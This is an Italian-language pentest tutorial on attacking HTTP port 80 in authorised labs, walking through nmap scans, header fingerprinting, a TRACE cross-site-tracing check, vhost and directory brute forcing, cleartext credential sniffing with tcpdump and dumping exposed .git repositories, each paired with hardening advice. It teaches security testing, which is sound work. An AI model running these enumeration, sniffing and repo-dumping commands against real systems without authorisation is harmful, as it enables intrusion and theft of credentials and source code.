
HTTP Port 80: guida operativa (porte/protocolli) nel pentest

Porta 80 in pentest lab: scan, fingerprint HTTP, vhost enum, directory brute force, misconfig e detection. Workflow con Nmap/ffuf/curl.
- Pubblicato il 2026-07-09
- Tempo di lettura: 8 min
HTTP 80: porte, protocolli e payload nel pentest (guida offensiva cybersecurity) #
Sei su un target HTB/PG e nmap ti restituisce 80/tcp open. Da lì hai due strade: perdere tempo aprendo il browser a caso, o portare via in 10 minuti server, virtual host, directory e misconfig verificabili. Questo articolo copre il secondo caso: fingerprint HTTP, vhost/directory enumeration e le 5 misconfig su porta 80 che sbloccano più box di quanto sembri (solo lab/HTB/PG/VM autorizzate).
Perché HTTP 80 è una porta “alta leva” #
In breve: 80/tcp raramente è “solo un sito”: spesso è un gateway verso auth, pannelli, API e asset interni. Se è esposta male, è un moltiplicatore di rischio.
Un reverse proxy (Nginx/Apache) davanti a più app non si fingerprinta guardando “Server: nginx”, ma osservando comportamenti:
- quali path esistono
- quali rispondono con 200/301/401/403
- cosa cambia al variare di Host/header/metodo
Quando l’obiettivo è solo liveness (host up/down), non fissarti sulla 80: fai prima discovery e poi scendi nel dettaglio applicativo.
Stati della porta: cosa significa davvero “open” #
In breve: “open” indica che la porta accetta connessioni, non che il servizio sia vulnerabile. La vulnerabilità nasce da versione + config + esposizione + contesto.
nmap -sS -Pn -p80 --reason --open 10.10.10.10PORT STATE SERVICE REASON
80/tcp open http syn-ackSai che la 80 risponde a livello TCP. Ora devi dimostrare che parla HTTP e con quali caratteristiche.
Errore comune: “80 open = web vulnerabile”. Falso — passa a fingerprint prima di qualsiasi conclusione.
Da tenere a mente anche per UDP: “filtered” può nascondere un firewall/rate-limit (falsi negativi), e su UDP “open|filtered” è spesso solo silenzio, non conferma.
Port scanning: SYN scan, connect scan, UDP scan #
In breve: SYN scan è veloce e semi-open, connect scan più compatibile ma rumoroso, UDP lento e ambiguo. La tecnica cambia il tipo di evidenza che ottieni.
SYN scan (mappa rapida delle porte TCP realmente raggiungibili):
nmap -sS -Pn -p- --min-rate 2000 --open 10.10.10.10PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
445/tcp open microsoft-dsErrore comune + fix: scan aggressivo e risultati sporchi → abbassa --min-rate.
Connect scan (quando non hai privilegi raw, es. container):
nmap -sT -Pn -p80,443 --open 10.10.10.10Errore comune + fix: risultati diversi tra -sS e -sT → possibile filtering; verifica con cattura traffico.
UDP scan (DNS, SNMP, DHCP, NTP vivono qui e spariscono se non li cerchi):
nmap -sU -Pn -p53,67,161 --open 10.10.10.10PORT STATE SERVICE
53/udp open|filtered domain
161/udp open|filtered snmpErrore comune + fix: “open|filtered = sicuramente aperto” è falso. Valida con probe dedicati.
Fingerprint HTTP: oltre “Server: Apache” #
In breve: su 80 servono segnali ripetibili — server header, title, metodi permessi, redirect. Questo dà la mappa per test mirati.
nmap -sS -Pn -p80 -sV --script http-title,http-server-header,http-methods 10.10.10.1080/tcp open http nginx 1.18.0
| http-title: Lab Panel
| http-server-header: nginx/1.18.0
| http-methods:
| Supported Methods: GET HEAD POST OPTIONS
|_ Potentially risky methods: TRACETitle e metodi già dicono “ruolo” (pannello) e possibile misconfig (TRACE abilitato).
Se TRACE è tra i metodi supportati, verificalo — è la base del Cross-Site Tracing (XST), usato storicamente per bypassare HttpOnly sui cookie leggendo l’header di richiesta riflesso nella risposta:
curl -X TRACE http://10.10.10.10 -H "Cookie: session=test123" -iSe la risposta (200 OK con Content-Type: message/http) riflette l’header Cookie che hai inviato, il metodo è realmente sfruttabile e non solo “elencato”.
Errore comune + fix: -sV “sbaglia” versione dietro reverse proxy → passa a fingerprint per path e probe manuale.
Alternativa rapida con curl (più comodo di nc per un check veloce):
curl -I http://10.10.10.10Con -I mandi una HEAD invece di una GET: stessi header di risposta, meno traffico generato — utile per banner grabbing ripetuto senza scaricare il body ogni volta.
Header da leggere sempre, non solo “Server”:
Server/X-Powered-By— stack tecnologico (spesso disattivabili, se ci sono è già un segnale di config non hardenata)Set-Cookie— nome cookie e flag (HttpOnly,Secure,SameSite): cookie senzaHttpOnlysono leggibili da JS (rischio XSS→theft), senzaSecureviaggiano anche in chiaroLocation— dove ti reindirizza (spesso rivela path applicativi interni)Cache-Control— se manca su pagine con dati sensibili, possono restare in cache condivise
Per confermare in modo grezzo cosa risponde davvero (senza tool):
printf 'HEAD / HTTP/1.1\r\nHost: 10.10.10.10\r\nConnection: close\r\n\r\n' | nc -nv -w 3 10.10.10.10 80HTTP/1.1 302 Found
Server: nginx
Location: /login
Set-Cookie: session=...; HttpOnlyRedirect verso login + cookie di sessione: già una surface applicativa concreta. Qui il cookie ha HttpOnly ma non Secure: su un canale HTTP puro è comunque intercettabile in chiaro.
Errore comune + fix: risposta “400 Bad Request” → manca Host: o formattazione CRLF corretta.
Virtual host e Host header: cosa nasconde il reverse proxy #
In breve: un solo IP su 80 spesso serve più applicazioni diverse in base all’header
Host. Se non provi vhost diversi, ti perdi metà della superficie.
Su HTB è quasi la norma: admin.target.htb, api.target.htb rispondono in modo completamente diverso dall’IP nudo.
gobuster vhost -u http://10.10.10.10 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domainO manualmente, cambiando solo l’header:
curl -H "Host: admin.target.htb" http://10.10.10.10Cambiare Host: può far apparire un’applicazione completamente diversa dallo stesso IP/porta — è il comportamento normale di un reverse proxy con più vhost configurati.
Errore comune + fix: gobuster vhost dà falsi positivi su risposte quasi identiche → usa -fs/--exclude-length per filtrare la size di default.
Enumerazione: directory, pannelli, leakage #
In breve: dopo il fingerprint, la domanda è quali endpoint esistono e cosa rivelano. Non serve bruteforce infinito, servono candidate ad alta leva (admin, api, backup, debug).
Check istantanei, zero rumore, prima di qualsiasi brute force:
curl http://10.10.10.10/robots.txt
curl http://10.10.10.10/sitemap.xml
robots.txt spesso elenca path che l’owner voleva “nascosti” ai crawler — non da un pentester.
nmap -Pn -p80 --script http-enum 10.10.10.10| http-enum:
| /admin/: Possible admin folder
| /api/: Possible API endpoint
|_ /backup/: Directory listing may be enabledNon è “pwn”, è una lista di piste da verificare con richieste mirate.
Errore comune + fix: script muto → possibile WAF/redirect/vhost. Verifica prima / a mano e ripeti.
Per un’enumerazione più a fondo, http-enum è solo il punto di partenza — un brute force mirato con ffuf o feroxbuster copre molto più terreno:
ffuf -u http://10.10.10.10/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -fc 404feroxbuster -u http://10.10.10.10 -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txtErrore comune + fix: troppi falsi positivi → filtra per status code (-fc) o per size di risposta, non per singola parola trovata.
WAF fingerprint, se le risposte sembrano “strane” (block page generica, 403 su tutto):
wafw00f http://10.10.10.10Sapere che c’è un WAF (e quale) ti dice se rallentare il rate o cambiare tecnica di evasione, prima di continuare a fuzzare a vuoto.
Favicon hash, tecnica moderna per identificare lo stack applicativo anche dietro un proxy generico:
curl -s http://10.10.10.10/favicon.ico | md5sumL’hash (o il MurmurHash usato da Shodan) permesso di cercare su Shodan/Censys quale prodotto usa esattamente quella favicon — utile quando header e title non dicono nulla.
Le 5 misconfig su 80 che diventano vettori d’attacco #
In breve: la maggior parte dei problemi su 80 sono config sbagliate, non CVE. Il test sano è: prova → evidenza → impatto → fix.
1) HTTP in chiaro su rete interna (credenziali/sessioni sniffabili):
sudo tcpdump -ni any host 10.10.10.10 and port 80 -A | head -n 40POST /login HTTP/1.1
Host: 10.10.10.10
user=lab&pass=lab123Prova forte di impatto: credenziali in chiaro. Errore comune + fix: “non vedo nulla” → interfaccia sbagliata o traffico su 443, controlla routing.
Hardening: forza HTTPS, HSTS su 443, redirect 80→443.
2) Directory listing / backup esposti:
printf 'GET /backup/ HTTP/1.1\r\nHost: 10.10.10.10\r\nConnection: close\r\n\r\n' | nc -nv -w 3 10.10.10.10 80HTTP/1.1 200 OK
Index of /backup/
- db.sql
- site.zipErrore comune + fix: “403 quindi niente” → falso, un 403 può comunque confermare esistenza; confronta path diversi.
Hardening: disabilita autoindex, ACL su directory, rimuovi backup dal docroot.
3) Reverse proxy “aperto” verso servizi interni:
printf 'GET /internal/ HTTP/1.1\r\nHost: 10.10.10.10\r\nConnection: close\r\n\r\n' | nc -nv -w 3 10.10.10.10 80HTTP/1.1 200 OK
X-Upstream: 127.0.0.1:8080Un path che fa da ponte verso un backend rende la 80 un pivot applicativo.
Hardening: allowlist upstream, blocco path sensibili, segmentazione.
4) Security header mancanti (non exploit diretto, ma finding di hardening da riportare sempre):
curl -I http://10.10.10.10 | grep -iE "strict-transport|content-security|x-frame|x-content-type|referrer-policy"Se il grep non restituisce nulla, mancano Strict-Transport-Security, Content-Security-Policy, X-Frame-Options, X-Content-Type-Options, Referrer-Policy. La loro assenza non è una vulnerabilità diretta, ma è un finding legittimo: apre la porta a clickjacking (senza X-Frame-Options) o downgrade attack (senza HSTS).
5) .git esposto (frequentissimo su HTB — sorgenti e history del repo scaricabili):
curl -s -o /dev/null -w "%{http_code}" http://10.10.10.10/.git/HEADSe risponde 200, il repo è raggiungibile. Scarica ed estrai con:
git-dumper http://10.10.10.10/.git/ ./dumped-repoInterpretazione: history, commit e file di config finiscono spesso con credenziali hardcoded o segreti in vecchi commit anche se rimossi dall’ultima versione.
Hardening: rimuovi .git dal docroot in produzione, mai deploy diretto da working copy.
Due attacchi HTTP che meritano un articolo a parte #
In breve: su 80, oltre alle misconfig viste sopra, esistono due classi di attacco che dipendono direttamente da come header e cache vengono gestiti — troppo ampie per un box qui, ma direttamente collegate a quanto hai appena enumerato.
Se durante il fingerprint noti header di cache (Cache-Control, X-Cache, Age) su un reverse proxy, il servizio è potenzialmente esposto a web cache poisoning: iniettando header non canonicalizzati (X-Forwarded-Host, parametri unkeyed) puoi far cachare una risposta malevola per tutti gli utenti successivi. Approfondimento operativo: Cache Poisoning: guida completa.
Se il target è dietro un reverse proxy/load balancer (molto comune su 80) e noti incongruenze tra come front-end e back-end parsano Content-Length/Transfer-Encoding, sei nel territorio dell’HTTP Request Smuggling — bypass di controlli di accesso e cache poisoning “a monte”. Approfondimento operativo: HTTP Request Smuggling: guida completa.
Perché la mappa “porta → attacco” conta anche fuori da 80 #
In breve: una porta aperta è un gancio: dice che protocollo parlare e quali errori cercare. Esempi rapidi su SMB/FTP/SSH/RDP.
- SMB 445 — check non distruttivo per MS17-010:
nmap -Pn -p445 --script smb-vuln-ms17-010 10.10.10.10. Un “VULNERABLE” è priorità di patching, non licenza per exploitation fuori scope. - FTP 21 —
nmap -Pn -p21 --script ftp-anon 10.10.10.10verifica se l’anonymous login legge directory (data exposure classica). - SSH 22 —
nmap -Pn -p22 -sV --script ssh-hostkey,ssh2-enum-algos 10.10.10.10valida config e crypto policy, non serve “sparare dizionari”. - RDP 3389 —
nmap -Pn -p3389 -sV 10.10.10.10conferma esposizione; RDP pubblico è già un finding di rischio.
Strumenti: Nmap, Masscan, Netcat #
In breve: Nmap dà qualità e contesto, Masscan velocità su range, Netcat controllo manuale sul protocollo.
# Nmap: qualità e ripetibilità
nmap -sS -Pn -p80,443,22,445 --open -sV --reason 10.10.10.10

# Masscan: velocità su un range in lab
sudo masscan 10.10.10.0/24 -p80 --rate 1000

# Netcat: verità grezza sul protocollo
printf 'GET / HTTP/1.1\r\nHost: 10.10.10.10\r\nConnection: close\r\n\r\n' | nc -nv -w 3 10.10.10.10 80
Masscan ti dice velocemente “chi ha 80 aperta” su un range; Nmap fa il lavoro di qualità dopo.
Scanner automatici per una prima botta di segnali senza scrivere richieste a mano:
whatweb -a 4 10.10.10.10
nikto -h http://10.10.10.10
nuclei -u http://10.10.10.10 -t nuclei-templates/
whatweb identifica tech stack e CMS in un colpo; nikto trova file noti/misconfig comuni ma è rumoroso (non su target sensibili fuori scope); nuclei applica migliaia di template community — se rileva WordPress/Joomla, passa a wpscan/joomscan per un’enumerazione mirata al CMS.
Scenario pratico: da “80 open” a evidenza in 4 mosse #
Target 10.10.10.10, obiettivo: identificare il servizio e trovare 1-2 endpoint ad alta leva.
sudo masscan 10.10.10.10 -p80 --rate 500
nmap -sS -Pn -p80 -sV --script http-title,http-server-header,http-methods 10.10.10.10
nmap -Pn -p80 --script http-enum 10.10.10.10
printf 'HEAD / HTTP/1.1\r\nHost: 10.10.10.10\r\nConnection: close\r\n\r\n' | nc -nv -w 3 10.10.10.10 80
Risultato atteso: status code, Server: header, title e almeno 1 path interessante (/login, /admin, /api, /backup).
Checklist operativa #
- Conferma
80/tcp opencon--reason. - Separa discovery (porte) da enumeration (script/HTTP).
- Estrai almeno 3 segnali: status, Server/header, title.
- Verifica i metodi permessi (attenzione a TRACE).
- Controlla
robots.txt/sitemap.xmle.git/HEADprima di qualsiasi brute force. - Prova almeno 1 vhost alternativo cambiando l’header
Host. - Esegui
whatweb/nikto/nucleiper un primo giro di segnali automatici. - Esegui
http-enum+ ffuf/feroxbuster per path ad alta probabilità. - Verifica i security header mancanti (HSTS, CSP, X-Frame-Options).
- Valida manualmente
/e 1-2 path con richiesta HTTP minimale. - Se sospetti WAF/filtering, riduci rate, prova
wafw00fe verifica contcpdump. - Non confondere versione del proxy con versione dell’app.
Concetti controintuitivi #
- “80 open = sito normale” — spesso è un proxy o pannello interno esposto. Trattalo come gateway, non come homepage.
- “Server header = versione vera dell’app” — dice poco sull’app dietro un proxy. Servono segnali applicativi (path, redirect, cookie).
- “UDP open|filtered = aperto” — su UDP il silenzio è normale, serve validazione con probe.
- “403 = non c’è nulla” — un 403 può confermare che l’endpoint esiste, solo protetto. Confronta path diversi.
FAQ #
Se vedo 80 open, da dove parto?
Conferma open con --reason, poi fingerprint (http-title/http-server-header/http-methods), poi http-enum, poi richiesta manuale con nc.
Perché -sV a volte sbaglia versione?
Perché su 80 spesso c’è un reverse proxy. Usa header, redirect e path per il fingerprint applicativo reale.
Come distinguo proxy da app diretta? Confronta header e redirect tra path diversi; se puoi, verifica con cattura traffico.
Quando ha senso Masscan invece di Nmap? Quando devi solo scoprire velocemente chi espone 80/443 su un range. Poi passi a Nmap per il dettaglio.
Perché lo stesso IP su 80 mostra app diverse?
Perché un reverse proxy instrada in base all’header Host, non solo su IP/porta. Cambiare Host: (manualmente o con gobuster vhost) rivela vhost nascosti.
Link utili su HackIta.it #
- Nmap: la guida completa allo scanning
- Masscan: scanning veloce su larga scala
- Ffuf: fuzzing web veloce e flessibile
- Gobuster: directory e vhost brute force
- Netcat: il coltellino svizzero dell’hacking di rete
- Tcpdump: analizzare il traffico di rete da terminale
- TShark: analizzare il traffico di rete da terminale
- Wireshark in azione: analizza il traffico
- Mitmproxy: analizza e manipola il traffico HTTPS
- Bettercap: network hacking (MITM, sniffing e spoofing)